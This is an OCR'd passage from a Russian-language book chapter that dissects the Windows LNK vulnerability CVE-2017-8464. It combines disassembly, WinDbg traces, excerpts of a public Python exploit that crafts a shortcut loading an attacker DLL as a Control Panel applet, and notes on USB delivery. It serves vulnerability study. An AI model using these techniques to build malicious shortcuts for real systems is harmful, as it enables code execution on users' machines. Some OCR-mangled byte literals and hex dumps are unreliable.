


Рис. 2.11. Функция IsValidDataBlock проверяет данные из ExtraData

IsValidDataBlock сверяет размеры и сигнатуры, и если проблем не обнаружено, то выполнение программы возвращается в функцию **CShellLink::_LoadFromStream**. Из всего, что можно записать в файл с ярлыком, нас интересуют только **SpecialFolderDataBlock** и **KnownFolderDataBlock**. Так как разделы одинаковы по структуре, разберем только один из них.

Структура **SpecialFolderDataBlock** очень важна в процессе эксплуатации. Она используется, если файл, на который ссылается ярлык, находится в специальной папке системы или ссылается на нее. Можно также столкнуться с названием CSIDL (Constant Special item ID List) или KNOWNFOLDERID (пришло на смену CSIDL в Windows Vista), именно их ты встретишь в официальной документации.

Вообще, специальные папки — это псевдонимы для системных папок. Такими, например, являются «**Корзина**», «**Панель управления**» или **AppData**. Так вот, вместо использования абсолютных путей, которые могут быть разными в разных системах, в Microsoft придумали такие уникальные статичные псевдонимы. Они гарантируют программистам, что при обращении, например, к панели управления они точно в нее попадут, где бы программа ни выполнялась.

В некоторых таких папках объекты представляются особенным образом. И для того чтобы ярлык был вызван корректно, после загрузки блока **IDList** данные из него интерпретируются в соответствии с текущими установками типа папки.

Возможно, пока это звучит непонятно, но скоро мы детально разберем этот вопрос, и все встанет на свои места. Пока же возвращаемся к **SpecialFolderDataBlock**. Сам раздел состоит из четырех блоков. Все блоки имеют один и тот же размер и тип данных — 4 байта, 32-битное беззнаковое целое (рис. 2.12).

Первый блок **BlockSize**, как можно понять из названия, — это общая длина раздела. Она фиксирована и имеет значение **0x00000010**. В **KnownFolderDataBlock** — **0x0000001C**.




Рис. 2.12. Блоки раздела SpecialFolderDataBlock

Затем следует **BlockSignature** — сигнатура раздела. Ее значение тоже фиксировано — **0xA0000005**. В **KnownFolderDataBlock** — **0xA000000B**.

Следом за **BlockSignature** идет блок **SpecialFolderID**. Он как раз указывает, к какой из специальных папок относится ярлык. Их список можно посмотреть, например, тут: **https://installmate.com/support/im9/using/symbols/functions/csidls.htm**. В рассматриваемом случае объект **explorer.exe** находится в папке Windows. Это специальная папка, которая имеет значение **0x24**. Что мы и наблюдаем в файле ярлыка, как показано на рис. 2.13.

Разница с **KnownFolderDataBlock** в том, что там используется полноценный GUID вместо целочисленного представления (рис. 2.14).




Рис. 2.13. SpecialFolderID из ярлыка к файлу explorer.exe




Рис. 2.14. В структуре KnownFolderDataBlock используется полноценный GUID

Следующий важный блок — **Offset**. Это смещение в байтах, указывающее на элемент в блоке **IDList**. Так как в нашем ярлыке задан путь **C:\Windows\explorer.exe**, то смещение будет указывать на **explorer.exe** (рис. 2.15).




Рис. 2.15. Блок offset структуры SpecialFolderDataBlock указывает на элемент из IDList

Обработкой структуры занимается функция **CShellLink::_DecodeSpecialFolder** (рис. 2.16).

```
.text:101DC9E0 loc_101DC9E0:                           ; CODE XREF: CShellLink::_LoadFromStream(IStream *,ulong)+2AF↓j
.text:101DC9E0                 test    esi, esi
.text:101DC9E2                 js      short loc_101DCA18
.text:101DC9E4                 lea     eax, [edi+0ECh]
.text:101DC9EA                 push    eax
.text:101DC9EB                 push    ebx
.text:101DC9EC                 call    ds:__imp__SHReadDataBlockList@8 ; SHReadDataBlockList(x,x)
.text:101DC9F2                 mov     esi, eax
.text:101DC9F4                 test    esi, esi
.text:101DC9F6                 js      short loc_101DCA18
.text:101DC9F8
.text:101DC9FE                 loc_101DCA18:                           ; CODE XREF: CShellLink::_LoadFromStream(IStream *,ulong)+F6↑j
.text:101DCA01                                                         ; CShellLink::_LoadFromStream(IStream *,ulong)+130↑j ...
.text:101DCA07                         test    dword ptr [edi+10Ch], 1000h
.text:101DCA07 loc_101DCA07:           jnz     loc_101DCBE3
.text:101DCA07                         cmp     dword ptr [edi+0C4h], 0
.text:101DCA07                         jz      short loc_101DCA38
.text:101DCA09                         mov     ecx, edi        ; this
.text:101DCA0B                         call    ?_DecodeSpecialFolder@CShellLink@@AAEXXZ ; CShellLink::_DecodeSpecialFolder(void)
.text:101DCA12
```

Рис. 2.16. Вызов функции _DecodeSpecialFolder

Сначала определяется тип использованной структуры по сигнатуре (блок **BlockSignature**). **SpecialFolderDataBlock** имеет сигнатуру **0xA0000005**, а **KnownFolderDataBlock** — **0xA000000B**. Функция **SHFindDataBlock** выполняет этот поиск в **ExtraData** (рис. 2.17).

```
.text:101DC6EF                mov     [ebp+var_4], eax
.text:101DC6F2                and     [ebp+pv], 0
.text:101DC6F6                push    ebx
.text:101DC6F7                push    esi             ; struct _ITEMIDLIST_ABSOLUTE *
.text:101DC6F8                push    edi             ; struct _ITEMIDLIST_ABSOLUTE *
.text:101DC6F9                mov     esi, ecx
.text:101DC6FB                push    0A000000Bh -> KnownFolderDataBlock
.text:101DC700                push    dword ptr [esi+0ECh]
.text:101DC706                call    ds:__imp__SHFindDataBlock@8 ; SHFindDataBlock(x,x)
.text:101DC70C                mov     edi, eax
.text:101DC70E                test    edi, edi
.text:101DC710                jnz     short loc_101DC747
.text:101DC712                push    0A0000005h -> SpecialFolderDataBlock
.text:101DC717                push    dword ptr [esi+0ECh]
.text:101DC71D                call    ds:__imp__SHFindDataBlock@8 ; SHFindDataBlock(x,x)
.text:101DC723                mov     edi, eax
.text:101DC725                test    edi, edi
.text:101DC727                jnz     loc_102AE310
```

Рис. 2.17. Вызов функции SHFindDataBlock для поиска нужного раздела по сигнатуре

Особенности эксплуатации

Прежде чем сгенерировать эксплуатирующий уязвимость ярлык, следует скомпилировать DLL с нужной полезной нагрузкой. Здесь я не буду описывать весь процесс компиляции DLL, этого полно на просторах Интернета. Для теста достаточно использовать готовую библиотеку из репозитория 3gstudent (**https://github.com/3gstudent/CVE-2017-8464-EXP**), которая запускает калькулятор.

Я переименую ее во что-нибудь менее монструозное, например **test.dll**. Теперь нужно сгенерировать ярлык. Напомню, что я использую эксплоит авторства nixawk и ykoster. Он мультиплатформенный и написан на Python, никаких зависимостей. Для компиляции используется команда следующего вида:

```
./42429.py </path/to/lnk/file> </path/to/dll/for/load>
```

Путь до DLL — это очень важный параметр. Дело в том, что эксплоит будет располагаться на внешнем носителе и работать оттуда, а путь до объекта в ярлыке абсолютный. Это создает определенные сложности, т. к. буква диска будет меняться от машины к машине, потому что Windows присваивает ее автоматически.

Проблема обходится в лоб — созданием кучки ярлыков для каждой возможной буквы диска. Именно поэтому в репозитории по ссылке выше есть ярлыки на каждую букву алфавита. Предположим, что мы знаем букву и это **D:**. Далее нам нужен любой носитель: флешка, дискета (если вдруг найдешь) или даже файл ISO. Вообще, эксплоиту без разницы, где он находится. Даже если ты поместишь сгенерированный ярлык на жесткий диск, пейлоад отработает при открытии папки с таким ярлыком. Съемный носитель используется в примере лишь как один из вариантов доставки полезной нагрузки на машину пользователя.

Создаем собственно сам файл LNK:

```
./42429.py test.lnk D:test.dll
```

Так как базовые знания о том, как устроены ярлыки, у нас имеются, то пробежимся по исходнику сплоита и проследим особенности создания вредоносного ярлыка.

Сначала хидер. Здесь все не сложнее, чем в безопасном ярлыке. В блоке **LinkFlags** используем флаги **HasLinkTargetIDList** и **IsUnicode**. Байты 0 и 7, помнишь?

```
189:          generate_SHELL_LINK_HEADER(),
...
...
013: def generate_SHELL_LINK_HEADER():
...
055:      shell_link_header = [
...
058:          b'x81x00x00x00',
# "LinkFlags"       : (4 bytes)  0x81 = 0b10000001 = HasLinkTargetIDList +
                                                                    IsUnicode
```

Дальше дело за построением блока **IDList**:

```
197:          generate_LINKTARGET_IDLIST(path, name),
...
...
075: def generate_LINKTARGET_IDLIST(path, name):
...
114:      idlist = [
115:          # ItemIDList
116:
117:          generate_
              ItemID(b'x1fx50xe0x4fxd0x20xeax3ax69x10xa2xd8x08x00x2bx30x30x9d'),
118:          generate_
              ItemID(b'x2ex80x20x20xecx21xeax3ax69x10xa2xddx08x00x2bx30x30x9d'),
```

А вот как выглядит сама функция **generate_ItemID**:

```
88:      def generate_ItemID(Data):
89:          itemid = [
90:              struct.pack('H', len(Data) + 2),  # ItemIDSize + len(Data)
91:              Data
92:          ]
...
97:          return b"".join(itemid)
```

В строке 117 мы генерируем первый элемент списка. Как видишь, тут используется тот же **GUID 20D04FE0-3AEA-1069-A2D8-08002B30309D**, что и в ярлыке, который мы рассматривали в примере. Не забываем про порядок байтов **little-endian** (рис. 2.18).

А вот второй элемент (строка 118) уже интереснее. **GUID 21EC2020-3AEA-1069-A2DD-08002B30309D** говорит нам о том, что элемент, на который ссылается ярлык,

находится в пространстве имен «**Панели управления**» (рис. 2.19). Подробнее о пространстве имен читай в MSDN по адресу **https://docs.microsoft.com/ru-ru/windows/win32/shell/namespace-intro?redirectedfrom=MSDN**.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   4C 00 00 00 01 14 02 00 00 00 00 00 C0 00 00 00  L...........A...
00000010   00 00 00 46 81 00 00 00 00 00 00 00 00 00 00 00  ...FЃ...........
00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040   00 00 00 00 00 00 00 00 00 00 00 00 70 00 14 00  ............p...
000        1F 50 E0 4F D0 20 EA 3A 69 10 A2 D8 08 00 2B 30  .PaOP к:i.ўШ..+0
000  item 1 30 9D 14 00 2E 80 20 20 EC 21 EA 3A 69 10 A2 DD  0ќ...Ђ  м!к:i.ўЭ
00000070   GUID 20D04FE0-3AEA-1069-A2D8-08002B30309D == My Computer  ..+00ќF.....
00000080                                                    ...j.........D.
00000090   3A 00 5C 00 74 00 65 00 73 00 74 00 2E 00 64 00  :.\.t.e.s.t...d.
000000A0   6C 00 6C 00 00 00 4D 00 69 00 63 00 72 00 6F 00  l.l...M.i.c.r.o.
000000B0   73 00 6F 00 66 00 74 00 00 00 00 00 00 00 10 00  s.o.f.t.........
000000C0   00 00 05 00 00 A0 03 00 00 00 28 00 00 00 00 00  ..... ....(.....
000000D0   00 00                                           ..
```

Рис. 2.18. Первый элемент структуры IDList в ярлыке-эксплоите




Рис. 2.19. Второй элемент структуры IDList в ярлыке-эксплоите. GUID 21EC2020-3AEA-1069-A2DD-08002B30309D

Дальше на основе переданного в качестве аргумента пути до библиотеки генерируется третий элемент в **IDList**. В нашем случае DLL лежит на диске D:.

```
119:          generate_ItemID(generate_cpl_applet(path)),
```

Смотрим, что это за функция.

```
099:      def generate_cpl_applet(path, name=name):
100:          name += b'x00'
```

```
101:          path += b'x00'
102:
103:          bindata = [
104:              b'x00x00x00x00x00x00x00x00x00x00x6ax00x00x00x00x00x00',
105:              struct.pack('H', len(path)),
106:              struct.pack('H', len(name)),
107:              path.encode('utf-16')[2:],
108:              name.encode('utf-16')[2:],
109:              b"x00x00"  # comment
110:          ]
```

Дальше создается секция **ExtraData**.

```
213:          generate_EXTRA_DATA()
```

Вот как это выглядит.

```
135: def generate_EXTRA_DATA():
...
163:      extra_data = [
164:          b'x10x00x00x00',
165:          b'x05x00x00xA0',
166:          b'x03x00x00x00',
167:          b'x28x00x00x00',
168:          b'x00x00x00x00'   # TERMINAL_BLOCK
169:      ]
```

Строка 166, как мы помним, — это **SpecialFolderID**, и он указывает на то, что объект находится в специальной папке. И эта папка — «**Панель управления**» (**0x03** это **CSIDL_CONTROLS**, рис. 2.20).




Рис. 2.20. Блок SpecialFolderID в ярлыке-эксплоите

В строке 167 находится смещение объекта в байтах, указывающее на нашу DLL. Оно считается относительно **IDList**. Так как за путь до библиотеки отвечает третий элемент, а перед ним идут два элемента по **0x14** байт, то смещение равно **0x28** (рис. 2.21).




Рис. 2.21. Смещение относительно структуры IDList указывает на третий элемент

Дальше эксплоит просто записывает все сгенерированные данные в файл ярлыка.

Время запускать

Итак, ярлык говорит системе о том, что объект объявляется частью «**Панели управления**» и обрабатывать его нужно особенным образом. «**Панель управления**» состоит из компонентов, называемых апплетами Control Panel Applets (CPLApplet). По большому счету это обычные DLL, которые имеют расширение **.cpl** и экспортируют функцию **CPlApplet**. Вот и наша библиотека может спокойно сойти за такой апплет, если его правильно преподнести системе. Чем и занимается сгенерированный файл LNK.

В прошлом разделе мы остановились на этапе парсинга специальной директории. Давай вернемся к этому процессу уже с реальным примером. Чтобы разобраться, что там происходит, я отряхнул от пыли свой WinDbg. Аттачимся к процессу **explorer.exe** и ставим прерывание на вызов функции **_DecodeSpecialFolder** (рис. 2.22):

```
!process 0 0 explorer.exe
.process /r /p ffffda016330b7c0
bu windows_storage!CShellLink::_DecodeSpecialFolder
```

Теперь подключаем флешку к виртуальной машине и попадаем в дебаггер. Брейкпойнт сработал. Мы находимся перед вызовом **_DecodeSpecialFolder**.

Рис. 2.22. Аттач к процессу explorer.exe и установка брейк-пойнта на _DecodeSpecialFolder

Потрейсим немножко вперед с помощью клавиши <F10> и дойдем до функции **SHFindDataBlock**. Видим, что в данных из **IDList** найден блок **SpecialFolderDataBlock** (рис. 2.23).




Рис. 2.23. Блок SpecialFolderDataBlock, загруженный в память

Затем управление переходит к функции **SHCloneSpecialIDList**, она возвращает указатель на структуру **ITEMIDLIST**, которая отвечает за указанную в **SpecialFolderDataBlock** специальную папку (в нашем случае — «**Панель управления**», т. к. **SpecialFolderID** равен **0x03**).

Далее читается смещение, по которому можно найти элемент, содержащий путь до DLL. Затем все это дело передается в функцию **TranslateAliasWithEvent** из той же библиотеки **window.storage.dll**. В ней происходит обработка объекта согласно указанным в ярлыке двум CLSID. Для этого из реестра считывается информация о них.

Дальше за дело берется функция **CControlPanelFolder::ParseDisplayName** из **shell32.dll**. Она пытается получить название псевдоэлемента панели управления, т. к. мы выдаем нашу библиотеку с калькулятором за него. Потом выполнение передается к **CControlPanelFolder::_GetPidlFromAppletId** (рис. 2.24).

```
180340888 ?_GetPidlFromAppletId@CControlPanelFolder@@AEAAJPEBGPEAPEAU_ITEMID_CHILD@@@Z proc near
180340888                                       ; CODE XREF: CControlPanelFolder::ParseDisplayName
180340888
180340888 phkResult       = qword ptr -6B0h
180340888 var_6A8         = qword ptr -6A8h
180340888 hKey            = qword ptr -6A0h
180340888 ppszCanonicalName= qword ptr -698h
180340888 var_690         = word ptr -690h
180340888 var_670         = word ptr -670h
180340888 SubKey          = word ptr -460h
180340888 var_250         = word ptr -250h
180340888 var_40          = qword ptr -40h
180340888 arg_18          = qword ptr  58h
180340888
180340888                 mov     [rsp-38h+arg_18], rbx
18034088D                 push    rbp
18034088E                 push    rsi
18034088F                 push    rdi
180340890                 push    r12
180340892                 push    r13
180340894                 push    r14
180340896                 push    r15
180340898                 lea     rbp, [rsp-5D0h]
1803408A0                 sub     rsp, 6D0h
1803408A7                 mov     rax, cs:__security_cookie
1803408AE                 xor     rax, rsp
1803408B1                 mov     [rbp+600h+var_40], rax
1803408B8                 mov     r15, rdx
1803408BB                 mov     r13, rcx
1803408BE                 xor     r14d, r14d
1803408C1                 lea     rdx, [rsp+6D0h+ppszCanonicalName] ; ppszCanonicalName
1803408C6                 lea     rcx, PKEY_Software_AppId ; propkey
1803408CD                 mov     [r8], r14
```

```
Disassembly - Kernel 'net:port=50000,key=**********' - WinDbg:10.0.15063.468 AMD64
Offset: @$scopeip                                                    Previous  Next
0033:00007ffa`b6f90c46 4c8bc0          mov     r8,rax
0033:00007ffa`b6f90c49 ba04010000      mov     edx,104h
0033:00007ffa`b6f90c4e 488bce          mov     rcx,rsi
0033:00007ffa`b6f90c51 e81a5ed2ff      call    SHELL32!StringCchCopyW (00007ffa`b6cb6a70)
0033:00007ffa`b6f90c56 8bd8            mov     ebx,eax
0033:00007ffa`b6f90c58 488d0db1ce2a00  lea     rcx,[SHELL32!CControlPanelFolder::s_srwTemporaryAppIdLock (00007ffa`b7
0033:00007ffa`b6f90c5f ff1523f01e00    call    qword ptr [SHELL32!_imp_ReleaseSRWLockShared (00007ffa`b717fc88)]
0033:00007ffa`b6f90c65 488b742448      mov     rsi,qword ptr [rsp+48h]
0033:00007ffa`b6f90c6a 8bc3            mov     eax,ebx
0033:00007ffa`b6f90c6c 488b5c2440      mov     rbx,qword ptr [rsp+40h]
0033:00007ffa`b6f90c71 4883c430        add     rsp,30h
0033:00007ffa`b6f90c75 5f              pop     rdi
0033:00007ffa`b6f90c76 c3              ret
0033:00007ffa`b6f90c77 cc              int     3
SHELL32!CControlPanelFolder::_GetPidlFromAppletId:
0033:00007ffa`b6f90c78 48895c2420      mov     qword ptr [rsp+20h],rbx
0033:00007ffa`b6f90c7d 55              push    rbp
0033:00007ffa`b6f90c7e 56              push    rsi
0033:00007ffa`b6f90c7f 57              push    rdi
0033:00007ffa`b6f90c80 4154            push    r12
0033:00007ffa`b6f90c82 4155            push    r13
0033:00007ffa`b6f90c84 4156            push    r14
0033:00007ffa`b6f90c86 4157            push    r15
0033:00007ffa`b6f90c88 488dac2430faffff lea     rbp,[rsp-5D0h]
0033:00007ffa`b6f90c90 4881ecd0060000  sub     rsp,6D0h
0033:00007ffa`b6f90c97 488b05ca932a00  mov     rax,qword ptr [SHELL32!_security_cookie (00007ffa`b723a068)]
0033:00007ffa`b6f90c9e 4833c4          xor     rax,rsp
0033:00007ffa`b6f90ca1 488985c0050000  mov     qword ptr [rbp+5C0h],rax
0033:00007ffa`b6f90ca8 4c8bfa          mov     r15,rdx
0033:00007ffa`b6f90cab 4c8be9          mov     r13,rcx
0033:00007ffa`b6f90cae 4533f6          xor     r14d,r14d
```

Рис. 2.24. Выполнение на этапе вызова функции _GetPidlFromAppletId

Функция читает название апплета из элемента **ItemID**. Эксплоит использует строку «**Microsoft**», но там, по сути, может быть что угодно:

```
099:     def generate_cpl_applet(path, name=name):
100:         name += b'x00'
174: def ms_shllink(path, name=b"Microsoft"):
```

Для получения дальнейших сведений об апплете система должна загрузить его. Это приводит нас к функции **CPL_LoadCPLModule** (рис. 2.25).

